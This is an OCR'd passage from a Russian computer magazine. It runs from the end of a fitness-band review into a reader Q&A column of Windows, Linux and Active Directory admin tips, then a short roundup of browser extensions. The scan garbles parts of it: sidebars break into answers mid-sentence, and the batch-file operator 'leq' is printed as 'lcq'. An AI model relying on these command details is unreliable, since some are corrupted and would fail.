Поэтому самая большая польза от UP24 — сразу после покупки, ведь ты получаешь довольно точную картину своего дня. Дальше тебе нужно самому сделать соответствующие выводы. Может быть, стоит выбрать более длинный маршрут до работы? Начать парковаться не у самого входа в офис? Перестать до ночи засиживаться перед компьютером или телевизором? Считается, что на формирование новых привычек нужен 21 день, так что исход твоих первых трех недель с UP24 целиком и полностью зависит от тебя.

Мне кажется, чтобы сделать по-настоящему «умный» девайс, разработчикам нужно обратить больше внимания на софт. Уже сейчас создатели UP24 собирают огромные объемы данных от своих пользователей — осталось научиться анализировать эту информацию и давать владельцам браслетов персонализированные советы, конкретную программу действий, необходимую для достижения желаемого результата.

Сейчас, когда ты достаешь UP24 из коробки, в приложении говорят: «Считается, что люди должны делать по десять тысяч шагов в день и спать по восемь часов. А давай-ка и ты так будешь!» А должно быть так, что система скажет: «Ты каждый день в среднем совершаешь по семь тысяч шагов. Если правда хочешь сбросить эти десять килограммов, нужно делать на пять тысяч больше ближайшие полгода» или, например, «В дни, когда ты спишь меньше пяти часов, твоя активность падает на 25%. Так почему ты еще не спишь?» Кроме того, раз уж цель многих владельцев UP24 — сбросить вес, то почему приложение никогда не просит пользователя взвеситься? Ведь это значит, что система не знает, насколько эффективны изменения, которые ты привносишь в свой образ жизни. В общем, будущее, как всегда, — за big data.




Рис. 1. Чтобы записать тренировку, нужно выбрать тип занятий, указать продолжительность и «на глазок» определить интенсивность


Рис. 2. День прожит не зря

Рис. 3. Еду можно записывать либо просканировав штрих-код на упаковке, либо выбрав блюдо из библиотеки

Рис. 4. В клиенте можно найти различные советы

Рис. 5. На IFTTT встречаются идеальные примеры самомотивации





Алексей «Zemond» Панкратов
3em0nd@gmail.com

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Процесс mediaserver на глазах съедает батарею на андроиде, что делать?


A Вопрос с mediaserver'ом достаточно сложен и неопределенен. На различных устройствах помогают разные решения. Но есть и несколько общих трюков, которые нужно попробовать перед тем, как начинать изучать вариант для конкретного устройства.

Для начала необходимо понять, какие медиафайлы есть на девайсе и где они лежат. После этого стоит проверить, не битые ли файлы, к примеру программкой MP3val (bit.ly/TGysRo), и нет ли ошибок на карте памяти и в памяти самого устройства. Рекомендую убрать длинные названия файлов, избавиться от различных символов, разного регистра и прочего. После этих манипуляций не помешает перезапустить гаджет. Часто советуют в корень папки с музыкой засунуть файл .nomedia — после его добавления Android будет считать, что там нет медиафайлов, и перестает их отображать в галерее. Но я бы такой вариант не советовал — всплывают дополнительные глюки.

В самом крайнем случае можно выдернуть карту, посносить все медиафайлы с устройства и посмотреть за процессом. Если он пропадет, значит, дело в флешке, тут уже или низкоуровневое форматирование, или в мусор. А вот если остается, то рекомендую к прочтению данную статью: bit.ly/1jiOAyB.

Q Когда переставлял систему на ноуте от Asus, случайно убил раздел с Express Gate на своем. А так хочется посмотреть, что это за зверь. Как бы теперь мне его восстановить?

A Да, это классная и очень шустрая штука. Как заявляет производитель, загрузка происходит всего за пять секунд. В системе предустановлены различные IM-клиенты, почтовый клиент, браузер и минимальный набор приложений для простых действий. Также, если основная ось перестала запускаться, эта кроха тебя выручит, дав возможность скопировать данные или банально отправить срочное письмо.



Express gate

Итак, как же все это вернуть назад. Для этого нужно вооружиться одной из тулз, которая способна работать с жестким диском. К примеру, Partition Magic или Acronic Disk Director. С его помощью режем диск и создаем скрытый раздел в конце диска. Затем нужно скачать образ системы. Для этого зайди на офсайт асуса и найди пакеты для своей модели или поставь что-нибудь отсюда: bit.ly/1xJxpjc. После запуска установщика Express Gate сама поставится куда нужно. После этого можно пробовать запускать.

ASUS Express Gate поддерживает установку на USB жесткие диски и Flash-драйвы, но в этом случае его производительность будет меньше, чем при установке на SATA жесткий диск.

Q Поставил новое ядро на Ubuntu, и… система теперь совсем не включается. Как откатиться?

A Для этого при загрузке системы нужно нажать и держать левый shift. Появится меню grub, там будут отображены все установленные ядра в системе. Включая то, что криво встало. Нужно загрузиться с предыдущего ядра и войти в систему. Самый простой и самый неправильный способ — просто почистить от ненужных записей /boot/grub/menu.lst. Неправильным этот способ я назвал потому, что записи в меню

ПЕРЕДАЧА РОЛЕЙ FSMO

Полезный хинт

Q У одного из доменов стал сыпаться винт. Пока он еще дышит, нужно срочно передать роли другому контроллеру домена. Хорошо, что их два, в свое время озаботились. Как осуществить эту операцию?

A Учитывая, что первый контроллер еще живой, роли будем передавать. Захват ролей выполняется в особо тяжких случаях. Итак, как и всегда в винде, есть два пути: или делать все через интерфейс, методично тыкая по разным менюшкам и передавая одну за другой роли, или же через консольную утилиту Ntdsutil. Поскольку я больше приверженец консоли, передавать роли будем как раз по второму варианту. Поехали: заходим на любой контроллер домена, расположенный в том лесу, в котором следует выполнить передачу ролей FSMO. Зная, что один из них дышит на ладан, заходим на тот, кому будем роли передавать. Запускаем командную строку и вводим команды в такой последовательности:

```
ntdsutil
roles
connections
connect to server <name_server>
```

После успешного подключения к серверу мы получаем приглашение к управлению ролями (fsmo maintenance) и можем начать передавать роли:

```
transfer domain naming master —
  передача роли хозяина доменных имен
transfer infrastructure master —
  передача роли хозяина инфраструктуры
transfer rid master —
  передача роли хозяина RID
transfer schema master —
  передача роли хозяина схемы
transfer pdc —
  передача роли эмулятора PDC
```

Как видишь, все делается довольно просто и, что самое главное, в одном месте.



Добровольная передача ролей FSMO при помощи Ntdsutil

уберутся, а лишние ядра останутся установленными на диске. Просто доступ из загрузчика к ним теперь получить станет значительно труднее. Более правильный — убрать их тем способом, которым они попали в систему, то есть через менеджер пакетов. Для того чтобы получить список установленных в системе ядер Linux, наберем в терминале следующее:

```
dpkg-query -l linux-image-* |grep ^ii ↵
|grep -v e-g
```

В ответ получим список установленных ядер и названий пакетов. Название пакета, с которым пришло ядро, выглядит как-то так:

```
linux-image-3.14.7-generic
```

После чего открываем консоль и там удаляем кривое ядро:

```
sudo apt-get purge linux-image-3.14.7-↵
generic
```

Вместе с ним автоматически удалится еще кое-какой мусор, к примеру ненужные проприетарные драйверы, собранные для удаляемого ядра. Самое главное — не удалить то, что не надо. Например, linux-image-generic — как раз его удалять ни в коем случае не стоит.

Q Как сделать вывод команды cat в одну строку? Каким образом можно удалить знаки переноса строки в bash?



Для этого используем такую команду:

```
cat in.txt | tr -s '\r\n' ' '
```

Если команда cat, я надеюсь, не вызовет никаких вопросов, то вот об утилите tr знают не все. Она копирует стандартный входной поток в стандартный выходной, подставляя или удаляя некоторые символы. Конечно же, у нее есть ключи, к примеру:

- c — дополняет набор символов, задаваемый строкой 1;
- d — удаляет все вхождения символов, указанных в строке 1;
- s — заменяет повторяющиеся вхождения символа одним символом.

Результатом ее будет строка без переносов строк, что нам и требовалось получить.

Q Возможно ли на Hyper-V пробросить USB-устройство?

A Увы и ах. По соображениям безопасности серверные решения виртуализации не предполагают работы с такими устройствами. Не существует связки VSP/VSC для шины USB, а также портов COM и LPT. Но к счастью, есть обходные пути. Вот два наиболее распространенных. Можно использовать аппаратные решения, реализующие концентратор USB, подключаемый к компьютеру по Ethernet, — к примеру, AnywhereUSB. Из серьезных минусов стоит отметить весьма завышенную цену и определенные сложности в настройке и поддержке девайса. Второй вариант лично мне нравится больше. Это использование программного решения по типу USB over Network компании Fabulatech. Соль тулзы такая: есть серверная и клиентская часть. Первую ставим на физическом компьютере, в нашем случае это хостовая система с Hyper-V, а клиент — на виртуальной машине, куда мы и будем пробрасывать USB. Прога по дефолту использует порт TCP 33000, но это

НАСТРОЙКА VPN НА KALI

Захотелось мне использовать Kali как основную операционную систему. Все бы хорошо, но есть ряд неудобств, которые день ото дня появляются и загоняют в легкий ступор. На днях понадобилось подключиться к VPN-сети через PPTP. А оказалось, что в Kali Linux по дефолту отключена функция подключения по VPN. Как его разблокировать?



Первоначально нужно открыть консоль, для этого можно воспользоваться комбинацией <Ctrl + Alt + t>. Теперь вбиваем:

```
nano /etc/NetworkManager/NetworkManager.conf
```

Здесь нам нужно поменять managed=false на managed=true. Сохраняем наши изменения и перезагружаем сетевой менеджер:

```
service network-manager restart
```



Теперь нужно подкорректировать сетевой интерфейс. Для этого заходим в

```
nano /etc/network/interfaces
```

где все удаляем и прописываем следующее:

```
auto lo
iface lo inet loopback
```

Снова перезагружаем менеджер:

```
service network-manager restart
```



Можно приступать к установке дополнительных пакетов, которые как раз отвечают за PPTP-соединение и привычно висят в трее. Нужно поставить следующие:

```
apt-get install network-manager-openvpn-gnome
apt-get install network-manager-pptp
apt-get install network-manager-pptp-gnome
apt-get install network-manager-strongswan
apt-get install network-manager-vpnc
apt-get install network-manager-vpnc-gnome
service network-manager restart
```

Все пакеты ставятся из дефолтного репозитория Kali, так что, думаю, на данном этапе проблем возникнуть не должно.



Дело остается за малым — проверить работоспособность VPN-соединения. Можно вбивать свои данные, а можно воспользоваться бесплатным решением, скажем вот этого сервиса: securitykiss.com, где после регистрации можно получить бесплатный логин и пароль к PPTP.

Если же не хочется заморачиваться с регистрацией и прочим, то можно просто открыть нетворк-менеджер, нажав на него правой кнопкой мыши, и увидеть, что вкладка VPN-соединения больше не заблокирована, а открыта для редактирования.



Мы настроили VPN. И, что немаловажно, вернули себе контроль над нетворк-менеджером. Теперь возможно рулить всеми сетевыми адаптерами и их соединениями через трей. Пусть все это легко поднимается и через консоль, всегда приятно иметь несколько вариантов решения задачи. И варьировать их по мере надобности.



Anywhere USB

при желании можно изменить. Также можно задать, какие USB-устройства будут коннектиться, а какие нет. На данной тулзе протестированы различные флешки и, что самое важное, HASP-ключи, 1с там же, да-да. Все стабильно работает.

Q После загрузки один из компьютеров домена выдал «The trust relationship between this workstation and the primary domain failed». Что это еще такое?

A Если уж совсем просто, то машина потеряла связь с контроллером домена. Лечится это следующими действиями. Первоначально заходим на контроллер домена, там находим наш проблемный компьютер и, жмякнув на него правой кнопкой, выбираем пункт reset account. Теперь переходим к самой машине, где нужно залогиниться под админом и выйти из домена, сменив ее на рабочую группу. После этих действий на КД удаляем нашу машину. И снова вводим ее в домен, вызвав окно через комбинацию <win + r>: `sysdm.cpl`. Осталось дело за малым: ввести заново машину в домен под привилегированной учеткой.

Q Скайп на минте 14 после запуска сразу закрывается. Причем в консоль попадает только строка aborted skype и все. Что подскажешь?

A Для начала можно попробовать обновить скайп до последней версии. Хоть и есть сомнения, что это как-то поможет делу. Мне в свое время помогло удаление профиля скайпа, который лежит где-то тут:

```
/home/username/.Skype/
```

После этого скайп нужно запустить заново, и он предложит создать новый профиль. По идее, после этих действий трабла должна пройти.

Q Пробую писать скрипты под винду. Как в батнике использовать условие меньше или равно?

A Для этого можно использовать lcq. Например:

```
1 lcq 2
```

Дает true, если 1 равно или меньше 2. Также можно использовать следующие операторы сравнения:

- equ «Равно». Дает True, если значения равны;
- neq «Не равно». Дает True, если значения не равны;
- lss «Меньше». Дает True, если значение1 меньше, чем значение2;
- gtr «Больше». Дает True, если значение1 больше, чем значение2;
- geq «Больше или равно». Дает True, если значение1 равно или больше, чем значение2.

Q Не подскажешь классный редактор кода под линукс?

A Легко! Я перепробовал много разных и решил остановиться на Komodo (bit.ly/1mDVY8x). Это фриварный текстовый редактор для динамических языков программирования от ActiveState. Распространяется под свободной лицензией. Поддерживает кучу языков, к примеру PHP, Python, Ruby, JavaScript, Perl, Tcl, XML, HTML 5, CSS 3, и различных платформ: GNU/Linux, Apple Mac OS, Microsoft Windows NT 5.0+. Внушает, правда? Плюс он поддерживает подсветку синтаксиса, автозавершение скобок, кавычек и зарезервированных слов. Довольно шустрый, может удаленно работать с файлами, присутствуют горячие клавиши. Что круто, у него инструментарий с интегрированной поддержкой командной оболочки, макросов и сниппетов, а также механизм расширений, аналогичный Mozilla Firefox. Его интерфейс отлично проработан и удобен. В программе есть несколько основных стилей отображения интерфейса, каждый из которых можно поднастроить под свои нужды. Цвета ссылок, фона, функций, выделения — все это можно сделать именно такого вида, какой хочется. Все созданные стили сохраняются в установленной папке, и их можно переносить на другие станции. Также прога поддерживает полноэкранный режим, с помощью которого можно добиться полного погружения в написание кода и полностью сосредоточиться на работе, исключив для себя все посторонние отвлекающие факторы.

Q Нужно, чтобы на виндовом сервере после шести часов простоя убивалась пользовательская сессия. Как это сделать?

A Это дело хорошее. Для этого нужно сделать следующие шаги: для начала идем в

```
administrative tools -> remote desktop
service -> remote desktop session host
configuration
```

Открывает свойства, там ищем вкладку Sessions. Здесь нужно поставить галку на Override user settings и в выпадающем пункте End a disconnected session выставить нужный нам лимит. В нашем случае это шесть часов.

Q Каким образом можно заставить совершить принудительную синхронизацию двух контроллеров домена?

A Для принудительной репликации двух доменов есть два решения. Рассмотрим оба. Первое — через окошки, для этого нужно открыть оснастку Active Directory Sites and Services и слева открыть пункт

```
Sites -> Default-First-Site -> Servers ->
ServerName -> NTDS Settings
```

В правой части окна кликнуть правой кнопкой мышки по Automatically generated и выбрать там пункт меню Replicate Now. Второй вариант более красивый. Для его использования первоначально нужно поставить repadmin.exe из пакета Support Tools. Затем вбиваем в консоли команды:

```
repadmin /syncall dc1.megaserver
repadmin /syncall dc2.megaserver
```


После чего контроллеры домена синхронизуются друг с другом.

Q Нужно узнать зависимости для разделяемых библиотек в Ubuntu. Какой командой это можно получить?

A Для того чтобы узнать, какие библиотеки требуются для динамически скомпонованных программ, существует команда ldd. Синтаксис прост:

```
ldd /usr/bin/rsync
```

покажет список необходимых библиотек для rsync. Более подробную информацию по этой утилите можно получить, просмотрев ее ман. ⌶





Komodo

РАСШИРЕНИЯ В GOOGLE CHROME

Начитался страшилок о том, что разработчики аддонов для Chrome используют различные лазейки, чтобы получать доступ к данным пользователей, и потом продают этот доступ рекламодателям. Пора ли валить с хрома и если нет, то можно ли пользоваться расширениями?

+

Да, разработчиков расширений в Chrome Web Store в последнее время часто ловят на таких вот приколах. Более того, у Chrome нет процедуры ручной модерации аддонов, проверка проводится только автоматическими инструментами. У Opera и Яндекс.Браузера, например, каждый аддон проверяется живыми людьми. Так что если хочется браузер на базе Chromium без «сюрпризов», стоит перейти на какой-то из них.

Chrome — самый популярный браузер, поэтому и расширений для него намного больше, чем для других браузеров семейства Chromium. Особенно много тут узкоспециализированных аддонов для веб-разработчиков — у Opera и Яндекс.Браузера сейчас фокус в основном на обычных пользователей. Также, если тебя волнует проблема безопасности, Google выпустила специальный инструмент (j.mp/1p0KwlV), показывающий активность расширений и Chrome-приложений.

ВНИМАНИЕ: МЫ ИЩЕМ НОВЫХ АВТОРОВ!

Если тебе есть что сказать, ты можешь войти в команду любимого журнала.


Hint: контакты редакторов всех рубрик есть на первой полосе.



WWW 2.0

Единый сайт с информацией обо всех обновлениях безопасности для продуктов Microsoft

01




MYBULLETINS (mybulletins.technet.microsoft.com)

→ У Microsoft огромное количество продуктов, поэтому уследить за обновлениями безопасности для всех — непростая задача, особенно если ты поддерживаешь большой парк машин с разным набором софта. Для этого компания и представила сервис My Security Bulletins Dashboard. После регистрации можно составить список софта, с которым ты работаешь, а на выходе ты получишь информацию о всех апдейтах, которые можно сортировать по степени опасности, дате выхода и даже необходимости перезагружаться после установки. Также полученный список можно скачать в виде таблички для Excel — получится своеобразный чеклист по незакрытым угрозам во вверенном тебе парке машин.

MAILTRACK (bit.ly/1lrE39S)

→ Почтовые клиенты уходят в прошлое, поэтому главным инструментом расширения функционала почты стали аддоны для браузера. Каждый сам решает для себя, готов ли он давать доступ к своей переписке сторонним сервисам, но если тебя это не смущает, то тебе стоит добавить в копилку расширение MailTrack — простой аддон для Google Chrome, показывающий статус отправленных тобой писем в Gmail. После установки расширения у любого нового сообщения появятся индикаторы, показывающие, было ли письмо получено и прочитано. Это похоже на функцию уведомления о прочтении в Microsoft Outlook с той только разницей, что получателю не нужно давать разрешение на отправку уведомления.



Сервис, позволяющий следить за получением и прочтением твоих писем



Сервис туннелирования интернет-трафика, встроенный прямо в браузер






ZENMATE (zenmate.com)

→ ZenMate — расширение для браузеров Chrome и Opera для создания туннеля прямо в браузере, позволяющее обходить геоблокировку различных сайтов и веб-сервисов. После установки пользователь может выбрать исходящий узел в одной из пяти стран и получать доступ ко всем сайтам, открытым для пользователей этой страны. Главное отличие от других подобных сервисов (например, Hola Unblocker) — полное шифрование трафика. Найти подробное описание используемого метода мне не удалось, поэтому сложно сказать, стоит ли отказываться от привычного тебе VPN в пользу ZenMate. Но если туннель в целом тебе нужен, только чтобы посмотреть сериал на Netflix, то этот аддон для тебя.

GHOSTERY (ghostery.com)

→ Ghostery — аддон для браузеров Chrome, Firefox, Safari и Opera, функционально похожий на уже знакомый тебе Disconnect.me. Смысл тот же — блокировать сторонние сервисы сбора информации, которые срабатывают при заходе на твои любимые сайты. В основном речь идет о различных службах веб-аналитики и рекламных сетях, которые собирают информацию, необходимую для того, чтобы показать тебе релевантные объявления. По словам разработчиков, основное отличие от Disconnect.me и Adblock Plus в большем количестве фильтров и возможности более тонкой их настройки — можно отключить конкретную службу или, наоборот, разрешить все сервисы на том или ином сайте.



Аддон для отключения сервисов сбора информации в интернете

